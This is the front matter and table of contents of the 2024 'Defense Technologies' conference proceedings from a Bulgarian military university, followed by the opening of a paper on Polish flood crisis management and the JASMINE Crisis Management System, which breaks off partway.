

“VASIL LEVSKI” NATIONAL MILITARY UNIVERSITY
“ARTILLERY, AIRCRAFT DEFENSE AND CIS” FACULTY

INTERNATIONAL SCIENTIFIC CONFERENCE
“DEFENSE TECHNOLOGIES” 2024

C O N F E R E N C E P R O C E E D I N G S

DEFENSE AND SECURITY

WEAPONS, TECHNOLOGIES, LOGISTICS

COMMUNICATION AND COMPUTER
TECHNOLOGIES

CYBERSECURITY AND AI

GEODESY

SOCIAL STUDIES

STUDENT SECTION

Shumen, Bulgaria
2024

TO THE READERS

This collection is divided in three parts and includes science papers presented on the International Scientific Conference “DEFENSE TECHNOLOGY 2024” in “Artillery, Aircraft Defense and CIS” Faculty, Shumen, Bulgaria. Authors are responsible for the contents and the papers are not further edited after sending for publication.

The reviewers committee will be thankful for all proposed notes, corrections and replies.

Reviewers committee

REVIEWERS COMMITTEE

Prof. Eng. **K. KALEV**, PhD, NMU
Col. Assoc. Prof. Eng. **S. CHANEV**, PhD, NMU
Col. Prof. Eng. **Ch. MINCHEV**, PhD, NMU
Col. Assoc. Prof. Eng. **M. LAMBEVA**, PhD, NMU
Col. Prof. Eng. **C. CONEV**, PhD, NMU
Col. Assoc. Prof. Eng. **S. ANTONOV**, PhD, NMU
Assoc. Prof. **R. BOGDANOV**, PhD, NMU
LTC Assoc. Prof. Eng. **K. SLAVYANOV**, PhD, NMU
LTC Assoc. Prof. Eng. **L. NIKOLOV**, PhD, NMU
Col. Assoc. Prof. Eng. **D. DIMITROV**, PhD, NMU
Col. Eng. **A.C. SAVA**, PhD, MTA “Ferdinand I”, Romania
Maj. Eng. **C. GRUMĂZESCU**, PhD, MTA “Ferdinand I”, Romania
Col. Prof. Eng. **E. TRANĂ**, PhD, MTA “Ferdinand I”, Romania
Col. Prof. Eng. **A. ROTARIU**, PhD, MTA “Ferdinand I”, Romania
Col. Prof. Eng. **L. MATACHE**, PhD, MTA “Ferdinand I”, Romania
Col. Assoc. Prof. Eng. **S. TOMA**, MTA “Ferdinand I”, Romania
Maj. Assoc. Prof. Eng. **F. BUCUR**, PhD, MTA “Ferdinand I”, Romania
Assoc. Prof. **C. CARSTEA**, PhD, “Henry Coanda” AFA
LTC Assoc. Prof. Eng. **B. BIERNACIK**, PhD, WSU, Poland
Maj. **W. MATERAK**, WSU, Poland
LTCol. Eng. **R. ZAJKOWSKI**, PhD, WSU, Poland
LTCol. Eng. **Z. LEŚNIEWSKI**, PhD, WSU, Poland
DSc Prof. Eng. **R. WOŹNIAK**, PhD, MUT, Poland
DSc Prof. Eng. **J. JANISZEWSKI**, PhD, MUT, Poland
Col. DSc Prof. Eng. **A. KOZAKIEWICZ**, PhD, MUT, Poland
Assoc. Prof. **D. DUMITRU**, PhD, “Spiru Haret” University, Romania
Assoc. Prof. **M. MIHĂILESCU**, PhD, “Spiru Haret” University, Romania
P. BERNAT, PhD, Polish Air Force University, Demblin, Poland
Prof. D.sc.ing. **A. TEILANS**, Faculty of Engineering, RTA, Latvia

© “Vasil Levski” National Military University - Artillery, Air Defense and CIS
Faculty, Shumen, Bulgaria, 2024.

c/o Jusautor, Shumen

ISSN 2815-4282 - онлайн издание

СЪДЪРЖАНИЕ

PLENARY SESSION.....	10
CONCLUSIONS FROM THE MILLENNIUM FLOOD REGARDING SUPPORTING THE ACTIVITIES OF CRISIS MANAGEMENT TEAMS IN POLAND IN 2024. CASE STUDY Bartosz Biernacik.....	11
EXPERIMENTAL AND NUMERICAL STUDY OF HIGH VELOCITY IMPACTS ON BALLISTIC PROTECTION CONFIGURATIONS Florina Bucur ¹ , Marius-Valeriu Cîrmaci-Matei ^{2*} , Adrian-Nicolae Rotariu ³ , Liviu-Cristian Matache ⁴ , Laviniu Haller ⁵ , Savu-Eugen Dima ⁶ , Răzvan Mircioagă ⁷	44
EXPERIMENTAL STUDY ON THE DYNAMIC BEHAVIOR OF LOW-SENSITIVITY PROPELLANT GRAINS WITH THE SPLIT HOPKINSON PRESSURE BAR Razvan Mircioaga ¹ , Tudor Prisecaru ² , Adrian-Nicolae Rotariu ¹ , Julien Le Clanche ³ , Baptiste Reynier ³ , Michel Arrigoni ³	53
DEFENSE AND SECURITY	61
ANALYSIS OF THE PRACTICAL BENEFITS OF THE SCIENTIFIC ACTIVITY OF THE DEFENSE INSTITUTE “PROFESSOR TSVETAN LAZAROV” FOR THE DEVELOPMENT OF THE DEFENSE CAPABILITIES OF THE BULGARIAN ARMY Maxim M. Alashki.....	62
PLANS AND PROGRAMS FOR THE MODERNIZATION OF THE ARMED FORCES OF THE REPUBLIC OF BULGARIA Maxim M. Alashki.....	71
CONDUCTING CYBER INFLUENCE OPERATIONS Veliko P. Petrov.....	81
STRATEGIC COMMUNICATIONS AND INFORMATION- PSYCHOLOGICAL IMPACT Veliko P. Petrov.....	91
BASIC REQUIREMENTS FOR JET ARTILLERY IN MODERN OPERATIONS Veliko P. Petrov.....	104
PSYCHOLOGICAL OPERATIONS AS AN INTEGRAL PART OF STRATEGIC COMMUNICATIONS IN THE ARMIES OF NATO MEMBER COUNTRIES Veliko P. Petrov.....	113
WAYS TO INCREASE THE EFFICIENCY OF COUNTERBATTERY FIGHTING IN MODERN CONDITIONS Veliko P. Petrov.....	125
DEVELOPMENT OF TACTICS AS PART OF THE ART OF WAR IN THE 21ST CENTURY Ivaylo Zh. Bozov, Stamen I. Antonov	135
COMMUNICATION SYSTEM FOR THE COORDINATION OF ACTIONS BETWEEN CIVILIANS AND SECURITY OFFICIALS IN THE PROTECTION OF THE POPULATION AND DISASTER MANAGEMENT Ivan K. Vladov	140
RESULTS OF AN EXPERIMENT CONDUCTED THROUGH COMPUTER SIMULATIONS OF THE EXECUTIVE AND DISTRIBUTION ACTIVITY OF THE ARMED FORCES Zhivko St. Yordanov	145

ASPECTS OF INFORMATION SECURITY IN TERRITORIAL ADMINISTRATIVE STRUCTURES AND LOCAL GOVERNMENT BODIES	
Hristo A. Desev	154
MILITARY PATRIOTIC EDUCATION A GUARANTEE OF NATIONAL SECURITY	
Kaloyan A. Iliiev, Ivan K. Vladov	162
ORDER OF PERFORMANCE TASKS BY UNMANNED AIRCRAFT SYSTEMS TO ARTILLERY FORMATIONS	
Ivaylo Zh. Bozov	167
ONE APPROACH FOR THE OBSERVATION FILTERING IN THE LESSONS LEARN PROCESS	
Zarko I. Zdravkov, Ivo G. Radulov, Sevdalin H. Stoykov,	173
MULTI-DOMAIN OPERATIONS	
Matey K. Kirov	179
OPPORTUNITIES TO USE SOFTWARE TOOLS AND INFORMATION SYNCHRONIZATION IN THE NUCLEAR, CHEMICAL AND BIOLOGICAL ENVIRONMENT ASSESSMENT IN SECURITY AND DEFENSE	
Nikolay I. Padarev	187
RADON INHALATION RISK ASSESSMENT	
Nikolay I. Padarev	197
INTERNET AS A NEW CHANEL FOR COMMUNICATION	
Teodora S. Savova.....	205
WEAPONS, TECHNOLOGIES, LOGISTICS	209
COMPARATIVE ANALYSIS OF THE EFFECTIVENESS OF INDIVIDUAL BALLISTIC PROTECTION MEANS USED IN THE RUSSO-UKRAINIAN WAR	
Miroslav S. Dimitrov, Conyu G. Conev.....	210
SABERS AND MACHINE GUNS IN COMBAT IN THE 7 TH PRES LAV INFANTRY REGIMENT (1916-1918)	
Nayden Naydenov	218
РАЗВИТИЕ НА СТРАТЕГИЧЕСКИЯ КОМПАС НА ЕВРОПЕЙСКИЯ СЪЮЗ	
Георги И. Джурков	227
NEED FOR ESTABLISHMENT OF HEADQUARTERS OF MULTINATIONAL DIVISION "EAST" IN THE REPUBLIC OF BULGARIA	
Danko D. Farazov	232
THE NEED TO TRANSITION AND DEVELOP THE ALLIANCE TO MULTI-DOMAIN OPERATIONS	
Danko D. Farazov	240
FORCE PROTECTION – A KEY MOMENT IN CONTEMPORARY OPERATIONS	
Danko D. Farazov	248
PLACE OF SUPPLY IN THE LOGISTICS SYSTEM	
Iva B. Takova	255
USING MULTI-VALUE LOGIC FOR LOGISTICS PROCESS MANAGEMENT	
Andrei I. Bogdanov` Krasimir G. Kaley	262

EXPERIMENTAL STUDY OF THE CHANGE IN GROUPING ACCURACY OF SHOTS FIRED WITH 7.62X39 MM AMMUNITION WITH RADIAL CUTS ON THE BULLET'S OGIVE Rosen N. Lazarov	269
IMPROVING OF THE PERSONAL BALLISTIC PROTECTION THROUGH THE USE OF MULTI-LAYERED ARMOR Miroslav S. Dimitrov, Conyu G. Conev.....	276
CNN ARCHITECTURE FOR DETECTION OF AREAS OF INTEREST IN UAV IMAGERY. A COMPARATIVE ANALYSIS OF AUTOMATED TECHNIQUE Andrada L. Cirneanu ¹⁾ , Alin C. Sava ¹⁾ , Cristian E. Moldoveanu ¹⁾ , Marius V. Cirmaci-Matei ¹⁾ , Pamfil Somoiağ ¹⁾ , Linko Nikolov ²⁾ , Krasimir Slavyanov ²⁾	283
NUMERICAL STUDY ON THE INITIAL FLYING DIRECTIONS OF THE STEEL BALLS ARRANGED IN A PLANAR DOUBLE LAYER FOR A SMALL SIZE EXPLOSIVE CHARGE Enache Alexandru-Adrian ¹⁾ , Rotariu Adrian-Nicolae ¹⁾	293
DEVELOPMENT OF ENERGETIC MATERIALS BASED ON GLYCIDYL AZIDE POLYMER Florin-Marian Dîrloman*, Traian Rotariu*, Gabriela Toader*, Aurel Diacon*, Ștefan Curte*...298	
DRONE-MOUNTED MUNITIONS SYSTEMS USED IN URBAN OPERATIONS Constantin Mateescu, Liviu-Cristian Matache, Adrian Rotariu Diana Dumitraș, Ioana Păcurar, Alexandra Pîrvoipamfil Șomoiağ.....	309
STUDY ON THE FORMATION OF EXPLOSIVE FORMED PROJECTILES (EFP) Ioana-Doriana Ācurar ¹⁾ , Liviu – Cristian Matache, Dana-Andreea-Alexandra Pîrvoi, Daniela Pîntilie, Alin C. Sava	316
THEORETICAL STUDY OF THE USAGE OF NON-METALLIC MATERIALS FOR NAVAL WAREFARE SYSTEMS Diana C. Dumitraș, Liviu C. Matache, Ioana D. Păcuraru, Constantin Mateescu, Cristian E. Moldoveanu	323
UNMANNED TRANSPORT SYSTEMS IN THE MILITARY ENVIRONMENT Łukasz Patrejko, Krzysztof Patrejko, Anna Borucka, Piotr Bawoł, Grzegorz Sobecki	334
STAGES AND METHODS FOR DATA PROCESSING IN THE REVERSE ENGINEERING STRATEGY Blagovest I. Bankov.....	342
RESEARCH OF ORGANISM ENERGY EXPENDITURE WITH THE PARTICIPATION OF MILITARY AND NON-MILITARY PERSONNEL IN LIQUIDATION CONSEQUENCES OF DISASTERS Krasimir P. Koynakov	351
POSSIBILITIES FOR MAKING A FIELD RATION OF THE LYOPHILIZATION PRINCIPLE IN LIQUIDATION OF THE CONSEQUENCES OF DISASTERS Krasimir Plamenov Koynakov	356
CYBERSECURITY AND ARTIFICIAL INTELLIGENCE	361
ANALYSIS AND CLASSIFICATION OF NETWORK TRAFFIC THROUGH TOOLS AND ARTIFICIAL INTELLIGENCE ALGORHYTHMS Angela R. Borisova.....	362

NETWORK TRAFFIC IN AN INTENSE ARTILLERY BATTERY OPERATION Linko G. Nikolov, Ivet S. Zheleva, Daniel S. Mitich	372
NETWORK SERVICES FOR AN INTENSE ARTILLERY BATTERY OPERATION Linko G. Nikolov, Vladimir K. Kostadinov, David Dobrev	379
BASIC CYBER SECURITY TESTS OVER LOCAL NETWORK AND SERVICES Linko G. Nikolov, Radostin S. Dimov, Georgi Dishkov, Damyam Kushev	388
EMAIL SOCIAL ENGINEERING IN ACTION Linko G. Nikolov	395
SOCIAL ENGINEERING CYBERATTACKS Linko G. Nikolov	403
AUTOMATING THE PROCESS OF SEARCHING FOR VULNERABILITIES IN WEB- BASED INFORMATION SYSTEMS Zhaneta N. Savova*, Stanislav D. Atanasov**, Rosen A. Bogdanov ***	409
SECURING THE DIGITAL AGE USING QUANTUM CRYPTOGRAPHY Marius Iulian Mihailescu ^{1,3} , Stefania Loredana Nita ^{2,3} , Valentina Marascu ^{4,1} , Dan Dumitru ¹	420
SOCIAL STUDIES	438
FEATURES OF COMMUNICATION BETWEEN A PSYCHOLOGIST AND A CLIENT Valya Simeonova	439
DECISION-MAKING STYLE IN A UNIVERSITY ENVIRONMENT Mariela Lyubcheva Antonova Stamen Iliev Antonov	446
INDIVIDUAL DIFFERENCES IN DECISION-MAKING STYLES MEASURED BY ASSESSMENT OF THE SOCIAL ENVIRONMENT Mariela Lyubcheva Antonova, Stamen Iliev Antonov	460
GRAPH BASED SOCIAL NETWORK ANALYSIS TOOLS Milena H. Lambeva	470
RESEARCH INFLUENCE OF FINE DUST PARTICLES ON RESPIRATORY PROCESSES FROM CONSTRUCTION ACTIVITY Gloria Zaslava	479
ANALYSIS OF THE EFFECTIVE USE OF TECHNOLOGIES FOR PUBLIC DIPLOMACY AND THEIR SECURITY Mariana Stilianova Todorova	489
GEODESY	500
REMOTE SENSING OF VOLCANOES Neli D. Zdravcheva	501
ANALYSIS OF THE INFLUENCE OF THE NUMBER OF TIE POINTS ON THE PROCESS OF MUTUAL ORIENTATION OF A STEREO PAIR OF PHOTOGRAPHS IN LINEAR- ANGULAR COORDINATE SYSTEM Borislav Y. Bedzhev*, Monika B. Bedzheva**	512
CREATION OF A REFERENCE GEODETIC NETWORK ON THE TERRITORY OF "VASIL LEVSKI" NATIONAL MILITARY UNIVERSITY – SHUMEN REGION Andrey I. Andreev, Nikolay H. Kopanov	521

MODELING OF THE GEOID (QUASI-GEOID) FOR TARGOVISHTE DISTRICT Andrey I. Andreev, Petina A. Andreeva, Gergana A. Dimova.....	529
THE SEA SHORE AND SEA SPACES OF BULGARIA Yuriy I. Dachev, Andrey I. Andreev	545
CURRENT ISSUES IN THE TRANSLATION OF TEXTS FOR EDUCATIONAL, SCIENTIFIC AND ACADEMIC PURPOSES RELATED TO GEODESY, CARTOGRAPHY AND CADASTRE Gergana A. Dimova	556
MAINTENANCE OF THE NETWORK OF MAGNETIC STATIONS AND DETERMINATION OF THE ELEMENTS OF THE EARTH'S MAGNETIC FIELD ON THE TERRITORY OF NORTHERN BULGARIA Georgi H. Tanev	562
SURVEY AND CONSTRUCTION OF POINTS OF THE NATIONAL GEODETIC NETWORK FOR THE SOUTHERN PART OF BULGARIA Tanislav H. Tanev	575
USING UAVS TO ENHANCE ARTILLERY GEO-INFORMATION PROVISION Dimitar I. Petrov	581
GRAVITY FIELD AND ITS RELATIONSHIP WITH THE POSSIBILITY OF FORECASTING GLOBAL GEODYNAMIC PHENOMENA Yasen T. Prokopov	590
MODELING METHODS IN THE OPEN PIT MANAGEMENT Yasen T. Prokopov	596
GEOSPATIAL DATA FOR THE PORTAL OF THE ARMED FORCES OF UKRAINE Nataliia I. Lytvynenko, Olexander V. Korenets, Tamara M. Kurach, Iryna O. Pidlisetska	602
APPLICATION OF DEEP LEARNING METHODS FOR PROCESSING REMOTE SENSING DATA IN THE INTERESTS OF THE ARMED FORCES OF UKRAINE Illia V. Martsenkovskiy, Natalia I. Lytvynenko	610
COMMUNICATION AND COMPUTER TECHNOLOGIES	619
RESEARCH ON THE POSSIBILITIES FOR APPLYING THE PARETO PRINCIPLE IN MANUAL TESTING FOR THE EVALUATION OF WEB-BASED SOFTWARE Vanyo V. Valchanov	620
VISUAL IDENTITY OF THE OPTOELECTRONIC DEVICES Veselka Stoyanova.....	625
ARTIFICIAL INTELLIGENCE IN MILITARY EDUCATION Kaloyan A. Iliev, Alexandra K. Atanasova.....	632
RESEARCH OPPORTUNITIES FOR USING STEGANOGRAPHIC METHODS IN THE FIELD OF DEFENSE Georgi A. Kozarev, Stanimir H. Parvanov.....	637
A STUDY OF UNMANNED AERIAL VEHICLES IN ROLE AS REPEATERS IN ADAPTIVE COMMUNICATION NETWORK INTENDED FOR HARD-TO-REACH AREAS Stanimir H. Parvanov, Deyan N. Dimitrov	643
FLIGHT STABILITY METHODS OF UNMANNED AIRCRAFT Vladislava S. Georgieva, Nikola P. Petrov, Matey K. Kirov.....	653

SPACE PROCESSING SYSTEMS AND THEIR CHARACTERISTICS	
Todor G. Peshev, Matey K. Kirov	662
MODERN TECHNOLOGIES WITH ARTIFICIAL INTELLIGENCE FOR UNMANNED AERIAL VEHICLE MANAGEMENT	
Vladislav M. Genoff	668
MODERN TECHNOLOGIES WITH ARTIFICIAL INTELLIGENCE FOR DETECTING MILITARY OBJECTS IN OPTICAL IMAGES	
Lyubomir E. Manov.....	675
COMPARATIVE ANALYSIS OF SYSTEMS AND TECHNOLOGIES FOR CREATING INTERACTIVE SMART HOME PLATFORMS	
Dobromir P. Kalinov, Krasimir O. Slavyanov	683
ERASMUS+ KA02 PROJECT DIMAS – CURRENT RESULTS AND ANALYSES	
Linko G. Nikolov ¹ , Dilyan I. Dimitrov ¹ , Krasimir O. Slavyanov ²	691
ERASMUS+ KA02 PROJECT DIMAS – APPLIED MATH-BASED SCENARIOS FOR DEFENCE AND SECURITY EDUCATION	
Linko G. Nikolov ¹ , Dilyan I. Dimitrov ¹ , Krasimir O. Slavyanov ²	698
RESEARCH ON THE PREFERENCES OF DISASTER-STRICKEN POPULATION FOR EMERGENCY FOOD RATIONS	
Pavlin Ivanov Glushkov.....	708
RESEARCH ON THE LEVEL OF ADVANCE FOOD AND WATER PROVI-SIONING FOR A DISASTER-STRICKEN POPULATION	
Pavlin Ivanov Glushkov.....	720
IT SUPPORT FOR THE UNIFORM DISTRIBUTION PROCESS IN THE POLISH ARMED FORCES	
Olimpia Sobczyk, Aleksandra Piękoś	730
STUDENT SECTION.....	741
ANALYSIS AND ASSESSMENT OF RISK IN THE TRANSPORTATION OF DANGEROUS GOODS	
Mariyan Borislavov Dermendzhiev	742
GENERAL OVERVIEW OF DDOS ATTACK MONITORING AND EARLY WARNING SYSTEM METHODOLOGY	
Vladimir Kostadinov, Daniel Mitich, Tsvetelina Mateeva	749
UNMANNED AERIAL VEHICLES’S ROLE IN AIR DEFENCE	
Martin I. Ivanov, Radoslav V. Rumenov	760
INTRODUCTION TO UNSOLICITED EMAIL (SPAM) AND PRACTISES FIGHTING AGAIN IT	
Daniel Mitich, Vladimir Kostadinov, Tsvetelina Mateeva	766
THE USE OF DRONES IN AGRICULTURE – AN INNOVATIVE SOLUTION FOR PRECISION AGRICULTURE	
Ivan Ts. Raynov	773
UNMANNED AERIAL VEHICLES AND THEIR ROLE INTHE MODERN BATTLEFIELD	
Hristina M. Rumenova, Hristian Y. Donchev	786

THE HISTORY OF THE FIRST BULGARIAN EMPIRE	
Georgi Hristov	794
DESIGNING AND MANUFACTURING FIREARMS: WHAT MAKES A WEAPON EFFECTIVE?	
Petya Nikolaeva Stefanova, Kristiqn Hristov Kostadinov.....	803
AREAS OF APPLICATION OF BLOCKCHAIN TECHNOLOGY	
Yaroslav G. Kalpakov, Rosen A. Bogdanov	810
AREAS OF APPLICABILITY OF DATA INTEGRITY PROTECTION TECHNOLOGIES	
Mario V. Vasilev, Dobri S. Stoyanov, Vladislava S. Georgieva, Yaroslav Kalpakov	817
TWO APPROACHES FOR PROTECTING DATA INTEGRITY USING CALCULATIONS IN NON-BINARY FINITE ALGEBRAIC SYSTEMS	
Mario V. Vasilev, Dobri S. Stoyanov, Vladislava S. Georgieva, Kaloyan D. Dimitrov.....	824
ANALYSIS OF THE APPLICATION OF ADDITIVE TECHNOLOGIES IN THE MANUFACTURING OF SPECIALTY PRODUCTS	
Nikolay P. Nikolov, Martin G. Dimitrov	830
CYBERSECURITY PENETRATION TESTING AND ITS ROLE IN ORGANIZATIONAL SECURITY	
Hristo Lashovski.....	840
CREATION OF A MIND MAP AND AN ALGORITHM FOR PROJECT MANAGEMENT	
Stela Mincheva	851
MEASUREMENT OF METEOROLOGICAL CONDITIONS NEEDED FOR ARTILLERY USING A DRONE	
Kristian K. Hristov, Viktor D. Popov.....	859
CLOSE RANGE RADAR SYSTEM IMPLEMENTED ON ARDUINO ELECTRONIC PLATFORM	
Georgi O. Georgiev, Rosen A. Bogdanov	865
CAUSES OF THE OUTBREAK OF WORLD WAR II	
Lyuboslav Georgiev.....	873
RECONSTRUCTION OF A SPORTS FACILITY – STADIUM	
Ilinka Iwanowa, Matthew Zhelev, Plamena Ivanova	880
NEW STANDARDS AND METHODS FOR GEODETIC ACCESSIBILITY AT COMPLEX INTERSECTIONS	
Venelin S. Kozhuharov, Radostin Georgiev	893
APPLICATION OF GEOINFORMATION TECHNOLOGIES IN THE ARMED FORCES DURING DISASTERS, ACCIDENTS AND CATASTROPHES	
Ilinka Iwanowa, Plamena Ivanova, Venelin Kozhuharov	902

PLENARY SESSION

CONCLUSIONS FROM THE MILLENNIUM FLOOD REGARDING SUPPORTING THE ACTIVITIES OF CRISIS MANAGEMENT TEAMS IN POLAND IN 2024. CASE STUDY

BARTOSZ BIERNACIK

b.biernacik@aon.edu.pl; War Studies University,
al. Gen. Chruściela – Montera 103, 00-910 Warsaw, Poland

Abstract: *This article is a continuity of previous one from 2022 - TECHNICAL READINESS TO START NATIONAL SECURITY MANAGEMENT SYSTEM AS A REALIZATION OF STRATEGIC GOAL OF REPUBLIC OF POLAND WITH A USE OF JASMINE CRISIS MANAGEMENT SYSTEM. Cooperation between military and public services is a must – it had been proved more than anybody expected not only in Poland but also in a whole Europe. Year 2024 was very active if we think about the weather crisis’s – this time extra fast flooding and long term droughts. Modern IT support in times of peace, crisis and war stands for proactive, fast, more thoughtful and substantively refined decisions. Usage of modern ICT without creation of situation awareness of all services in the country is not enough and need to be changed. This article is a case study about the weather crisis Poland suffered in September 2024 and the latest improvements that were made in Jasmine Crisis Management System. War Studies University strongly supports the improvements that affect the whole Polish Armed Forces and public services and allows creating national security management system as a realization of strategic goal of Republic of Poland with a use of Jasmine Crisis Management System.*

Keywords: *Command Support System, Public Services, ICT, NSS NATO, NNEC, JASMINE CMS*

Introduction

“Integrate the national security management system, including state defense management, enabling the combination of processes, procedures and operating practices, by integrating the systems that have been operating so far, in particular national security management, crisis management and cybersecurity. Ensure the ability to quickly adapt to the emerging new challenges and threats and to identify opportunities”.

National Security Strategy of the Republic of Poland 2020, page 13.

The idea of creation of such system is a strategic goal for Republic of Poland for many years. Sometimes the nature “helps” the politician to speed up with their activities to realize some of their pre-election promises. In Poland, we had the biggest flood in 1997 year. It is call **flood of the millennium**.

Scale of the flood, a time when water levels in rivers rose to levels never seen before surprised everyone. The time, 1997 was just in the middle of huge changes in Poland and neighbor countries. Poland was poor at that time and unprepared to such weather phenomena.

In Poland, 56 people died and the damage were estimated at around 3.5 billion dollars¹. The river basins of the Bóbr, Bystrzyca, Kaczawa, Kwisa, Mała Panew, Nysa Kłodzka, Nysa Łużycka, Odra, Olza, Oława, Osobłoga, Prudnik, Skora, Szprotawa, Śleza, Widawa and Złoty Potok, as well as the upper Vistula and Elbe, overflowed.

Apart from Poland, the flood also hit the Czech Republic, eastern Germany (Lusatia), northwestern Slovakia and eastern Austria.

The guilty for that was Genoese low (also known as Genoese cyclogenesis, Ligurian depression) is a cyclone that forms or intensifies from an existing cyclone south of the Alps over the Gulf of Genoa, the Ligurian Sea, the Po Valley and the northern Adriatic Sea². From the Gulf of Genoa, one of the routes of the Genoese low leads to Central Europe (path Vb in van Bebber's classification³) and may be associated with extreme precipitation and flooding in this region. The moving Genoese low may also affect floods (Acqua Alta) in Venice⁴ by accumulating water forced by winds blowing from the south along the Adriatic Sea.

Some of examples of flood events related to the Genoese lows:

- Flood of St. Mary Magdalene (July 15, 1342);
- Flood in Genoa (October 25, 1822);
- **Flood in Central Europe in 1997 caused by the lows "Xolska" and "Zoe";**
- Floods in Europe in 2002 caused by the lows "Hanne" and "Ilse";
- Floods in Central Europe in 2010 caused by the low "Yolanda";

¹ IAR: Powódź „tysiąclecia”. polskieradio.pl, 1 lipca 2012; <https://www.polskieradio.pl/39/248/Artykul/633313.Powodz-tysiaclecia> [access 2024-10-26].

² Local Hazardous Weather Conditions. Naval Research Laboratory. https://www.nrlmry.navy.mil/port_studies/africaports/Tunis/ihazcond.html [access 2024-10-03].

³ Path Vb (Fifth b) Wilhelm Jakob van Bebber identified three main paths followed by the Genoese lows when he classified the paths of low-pressure centres in Europe ("Zyklonenbahnen" in German) in 1891. Path V of this group remains in common use to this day, unlike most of van Bebber's other paths. Path Vb (Fifth b) is associated with floods in Central and Eastern Europe. Source: asr-4-105-2010.pdf (copernicus.org) [access 2024-10-03]. Strong southwesterly flow in the upper atmosphere leads the lows to the northeast ("Zugstrasse Vb" van Bebber) towards the Vienna Basin. The air layers from the Mediterranean rise above the cooler and denser air from the northwest and are orographically lifted by the Bohemian Massif, Ore Mountains, Sudetes, Beskids and Tatra. Source: Extreme floods in central Europe over the past 500 years: Role of cyclone pathway "Zugstrasse Vb" (wiley.com) [access 2024-10-03]

Warm and humid air masses cause long-lasting and heavy precipitation during slow meridional flow over the upper catchments of both the southern and northern European Divide. Floods then progress downstream along the main rivers of Central Europe. The "Vb" pattern is often associated with floods in Central Europe. During the period 1959-2015, 257 Vb lows occurred from the Gulf of Genoa area. This is about 4.5 times per year. Vb lows also occur in other areas of the Mediterranean Sea. Source: Vb Cyclones Synchronized With the Arctic-/North Atlantic Oscillation (wiley.com) [access 2024-10-03]

⁴ D. Faranda, M. Ginesta, T. Alberti, E. Coppola, A. Marco, Attributing Venice Acqua Alta events to a changing climate and evaluating the efficacy of MoSE adaptation strategy; NPJ climate and atmospheric science, 2023-11, Vol.6 (1), p.181-8, Article 181 <https://www.nature.com/articles/s41612-023-00513-0.pdf> [access 2024-10-03].

– **Flood in Central Europe (2024).**

Path Vb cyclones do not occur randomly, but sometimes tend to cluster together, meaning that they occur one after another in rapid succession. This clustering is important because of the risk of flooding. When Vb cyclones cluster together, the soil moisture levels increased by the first low do not have time to subside before the next low arrives, resulting in a higher risk of flooding. Clustering of Vb lows often occurs during negative phases of the North Atlantic Oscillation (NAO), when the jet stream is more "wavy"⁵ or the Arctic Oscillation (AO). During the negative phase of the NAO, the jet stream shifts more southward, directing the storm track closer to the Mediterranean region. This allows the jet stream to pass over the warmer waters of the Mediterranean, which promotes cyclogenesis as warm, moist air from the sea mixes with cold air from higher in the atmosphere. This configuration is particularly conducive to the formation of intense lows such as Vb cyclones, which then head northeast into central Europe. The Gulf of Genoa is the preferred region for the formation of Vb cyclones. Cyclones formed in this area, designated "Vb-GoG" (Gulf of Genoa), account for about 46% of all Vb trajectories. Vb lows are responsible for some of the heaviest precipitation in Central Europe. They contribute 45% of extreme precipitation in areas such as eastern Austria and the Czech Republic⁶.

This weather conditions are, as we may see, not new for Poland as well as for the Europe. Knowing only the consequences of such Genoese low travelling through Europe via different (defined and well known) paths we may expect good and well prepared reaction from the governments and their public services responsible for preparation for abnormal weather situations – crisis management. Is it so? I rather doubt in it. If we take under consideration scale of the crises during mentioned floods, we may try to say that it was not possible to protect the citizens against the treat. Moreover, it will be true. Of course, it is not possible to protect us against everything, and especially against such a big concentration of rains, winds and more. However, we must take into account the work done by the authorities to counteract such dangerous and violent situations. We must do all we can to minimize the results of the crisis.

The most important from the citizen perspective is time factor – everyone must be prepared and informed what is going to happen and know the path to follow – how to protect his own property, what need to be evacuated and how to prepare himself for what is coming. Therefore, the public services must act very quickly – as soon as the data on a potential event is collected, the scope of the potential event must be immediately analyzed and protective measures and/or evacuation measures must be initiate.

Public services must be equipped with well-prepared set of tools to be able to do that. [75]. One of them is a tool that allows collecting and presenting different data for the

⁵ M. Messmer, C. C. Raible, J. J. Gómez Navarro, Impact of climate change on the climatology of Vb cyclones, *Tellus, Series a dynamic meteorology and oceanography*, https://climatehomes.unibe.ch/~raible/Messmer_et_al-2020-Tellus.pdf [access 2024-10-03]

⁶ M. Hofstätter, G. Blöschl, Vb Cyclones Synchronized With the Arctic-/NorthAtlantic Oscillation, *Vb Cyclones Synchronized With the Arctic-/North Atlantic Oscillation (wiley.com)*, [access 2024-10-03]

crisis management teams in a real time and allows the analysis at least at the basic level (not perfectly accurate). It is better to rise an alarm, evacuate people, and protect goods without the real dangerous situation (caused with not enough accurate calculations) instead waiting until the danger situation starts and the protection procedure will be started too late.

Creation of National Security Management System

The idea of creation of this kind of solution was written in National Security Strategy of the Republic of Poland almost since the change of political system in 1989 as a one of the strategic goal of the Republic of Poland. Since then not many activities had happened – in each NSS it was mentioned, but nothing had happened until 24th of February 2022. Except some activities taken by NDU.

Implementation of JASMINE Crisis Management System

Even the full scale of war close to the Polish border did not convinced the government to change anything in the crisis management system at any level. The presentations of the system performance at plenty of shows did not succeed implementation of the system itself. Governness do not realize the shortfall of time since February 2024.

Mentioned in previous article presentation for The Government's Security Center (GSC), which is the higher civilian institution, that is responsible for crisis management in Poland of a real time presentation of the JASMINE CMS possibilities. The plan was to provide the exercise on... 24th of February 2022. Yes. That day we provided a presentation of possibility of the JASMINE CMS for the public services representatives.

Scenario of the exercise was simple – one teenage girl disappear form home and is in danger. The information that was created on Police station is put into the Police system and then managed by police officer – he selected which data may be transferred to the JASMINE CMS. Then there is a commander of the rescue group that decide to send three different teams into the terrain and search it – close to the latest possible position of the searched person.



Fig. 1: Screens from the exercise taken on 24th February 2022.

Source: Material from the Teldat.

The good thing that happened in 2022 and 2023 was to introduce the JASMINE CMS to the Territorial Forces, who are responsible for crisis management within the Armed Forces. We started in 9th Territorial Brigade in Łódź from the presentation of the system. Later there were the workshops for the territorial brigade representative as well as the public services from the crisis management teams. The first happened in September 2023, second took place in December 2023. Next step was to conduct the exercise within the Lodz Voivodeship. All the services took active part in it. As a result, there was a decision taken to implement CMS JASMINE system into the all Territorial Forces brigades for a trial period.

- **12.09.2023** – organizational meeting regarding the project of implementing the JASMINE CMS in the 9th Łódź Territorial Defense Brigade
- **04.10.2023** – demonstration of the JASMINE CMS capabilities for representatives of the services in the 9th ŁBOT
- **29.11.2023** – demonstration of the JASMINE CMS capabilities for the WOT Command in Zegrze
